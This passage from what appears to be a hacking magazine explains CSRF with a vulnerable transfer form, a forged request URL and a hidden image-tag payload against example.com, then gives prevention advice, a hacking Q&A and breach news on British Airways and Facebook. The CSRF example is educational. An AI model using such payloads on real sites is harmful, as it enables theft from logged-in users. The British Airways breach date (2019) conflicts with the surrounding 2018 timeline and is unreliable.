Perpetrator embeds the request into a hyperlink and sends it to visitors who may be logged into the site
Website Visitor
3
A visitor clicks on the link, inadvertently sending the request to the website
4
Website validates request and transfers funds from the visitor's account to the perpetrator
www...
Website
Perpetrator
1
Perpetrator forges a request for a fund transfer to a website

As you can see in the above figure,

1. Attacker forges a request for a fund transfer to a website.
2. Attacker embeds the request into a hyperlink and sends it to visitors who may be logged into the site.
3. When the link gets clicked from the visitor it inadvertently sends the request to the website.
4. Website validates the request and transfers funds from the visitors account to the perpetrator.

Let's take a simple example

Let's say we have a simple HTML form. This is a simple HTML form in which we are getting Amount and Destination and we are submitting it using the Submit button.

```
<form action="send.php" method="get">
<input name="amount" placeholder="Amount">
<input name="account" placeholder="Destination">
<input type="submit" value="Transfer">
</form>
```

The request for sending 10 USD to account #1234 would look like this:

```
https://example.com/send.php?amount=10&account=1234
```

As there is no token or any other protection mechanism implemented, an attacker can send this link to a logged in user. When the user clicks on this link, 10 USD will be transferred to the account #1234.But it is quite obvious and the victim will get suspicious. So what will the attacker do? He will try to hide this code behind the image.

An attacker could buy an advertisement on a popular website in the same country as the bank and include the snippet of code below to carry out CSRF attacks. The potential damage should be obvious.

```
<img src="https://example.com/send.php?amount=1000&account=4312"></img>
```

Although CSRF is a very common vulnerability these days, many people are still getting fooled. There are many prevention techniques fro CSRF attack.

How to Prevent CSRF attacks?

- For every request that is considered important or sensitive, an unpredictable token should be included. This must at a minimum be unique per every user session, but should be randomly generated for each request.
- Another solution that is often used with the most sensitive forms is re-authentication,meaning that the user needs to enter the password twice. A common application of this is change-password fields, but the same method can be implemented with other forms as well with the same result. However, the user experience could be aggravated by having to enter the password all the time, so it should be used sparingly.
- Many frameworks have built in prevention mechanism these days against CSRF. E.G Laravel, Python Django. Users should use these frameworks while coding a website.

That's all for now. In our next issue we will be back with some Real World hacking attacks involving CSRF. Hope you have found this article informative. Send your feedback or any doubts on this article to qa@hackercool.com.

HACKING Q & A

Q: For how long does a hacker hack our cellphone if he or she doesn't get anything from our cellphone?

A: Ok, let's first define what is "anything" here .Normally hackers would be searching for information once they hack into any cellphone. This information can be anything including your personal information. Now if the hacker really doesn't get anything from your cellphone (just imagine), there's no point he will stay in your cellphone although we cannot precisely say "how long " he will take to leave the phone.

But there is another point. If he has complete control on your device and your device has nothing to offer him in terms of information, he may turn it into an information collecting device by controlling its microphone and camera to see if he can get anything interesting. Here, once again we can't precisely say how long he will do this. It depends on the hacker actually.

Q: What's the code for hacking Myspace?

A: To be frank, the question is illogical but still very popular. Many users ask me to give the code to hack Facebook and other popular online services. Many people still think there is a fixed code (or for that matter an all time working hacking trick) that could hack so and so services that they want to hack. They assume by running this code or a program or a virus all security features of the target are overcome.

Hacking is not as simple as that although many services got hacked by not caring to implement simple steps. Now coming directly to your question, there's no "Genie's lamp" that could hack Myspace or for that matter any other service you want to hack.

Q: Is there an online platform like Stack Overflow to discuss questions related to hacking and cybersecurity?

A; Hackforums and The Enigma Group - The Enigma Group (http://enigmagroup.org) are two online platforms I found helpful to discuss questions related to ethical hacking and cyber security.

Q: What are the useful softwares in Kali Linux?

A: All the software present in Kali Linux are extremely useful provided they are in right hands and used with a right purpose. These tools are classified according to their usability. For example, Information Gathering tools help in gathering information about different types of targets . This information may be useful in exploiting or hacking the target. Similarly, password cracking, exploiting and backdoor tools are used for cracking passwords, gaining access to the target and creating a backdoor respectively. Hope this was helpful.

Q: Why all hackers are not ethical and who is an ethical hacker?

A: Well, tough question. But it has a simple answer. Tell me why all people are not good. It depends on the perspective of each person on what is good and what is bad. It differs from each and every one.Those hackers which are good are termed as ethical hackers. These are the hackers with ethics which decide what is good or bad.

Some hackers consider these ethics as limitations on their potential to hack and don't follow them They term themselves as black hat hackers

Send all your questions regarding hacking to qa@hackercool.com

BRITISH AIRWAYS AND FACEBOOK

HACKS THIS MONTH

British Airways is the second largest airline in terms of customers carried and fleet strength in United Kingdom. The company's chairman, Alex Cruz announced that his company suffered a data breach on September 9 2019.

What?

According to the airline, data belonging to over 380,000 British Airways passengers has been affected. This data includes both personal information like names of passengers, their home addresses as well as financial information which includes credit card numbers, expiry dates and CVV codes. The company said that the data belonging to only those customers were breached who made purchases from dates August 21. 2019 to September 5 2019.

How?

The above mentioned data was stolen from the website of British Airways and their mobile app. Although the exact way how this hack was carried out is still unknown, experts speculate that this may be the case of code injection. They say somehow hackers injected the malicious code into the company's website.

Some experts also suspect the role of the insider as CVV numbers are not normally stored by a firm although they are collected for payment purposes.

> ***"You can put the strongest lock you like on the front door, but if the builders have left a ladder up to a window, where do you think the burglars will go?"***
>
> ***- Prof. Woodward***..

Aftermath

The company has asked all the customers who made purchases on the specific dates to contact the company as soon as possible. It has also announced that it will compensate the victims who ae directly affected.

Just a few months after the Cambridge Analytica scandal, Facebook once again suffered a serious data breach.

What?

The CEO of Facebook Mark Zuckerberg announced that data of over 50 million users was compromised by the recent breach. He also said that the attackers were using Facebook developer APIs to obtain information like name, gender and hometown which is linked to a user's profile page. The company also mentioned that private messages were not stolen and accounts were not compromised although this may change as the investigation still goes on.

How?

Hackers exploited a vulnerability in the code of Facebook which was introduced in July 2017. In fact, there were three vulnerabilities in the video uploader which would make it appear when it shouldn't display at all. The worse is yet to come. When the video uploader appeared, it generated an access token using the person who the profile page was being viewed as. If attacker can obtain this token, he could log into the account of the person whose token he obtained. Facebook got to know abut this vulnerability only this month, so it is unknown for how long hackers were exploiting this bug.

Aftermath

Facebook fixed the vulnerability on September 2018. Afterwards, it reset the access tokens of all accounts which were thought to be compromised. Since the hackers got hold of your access token, they can not only have access to your Facebook account but also any account for which you used Facebook to login into. However Whatsapp users are unharmed.

Facebook detected the breach after it saw a traffic spike in Septermber 2018.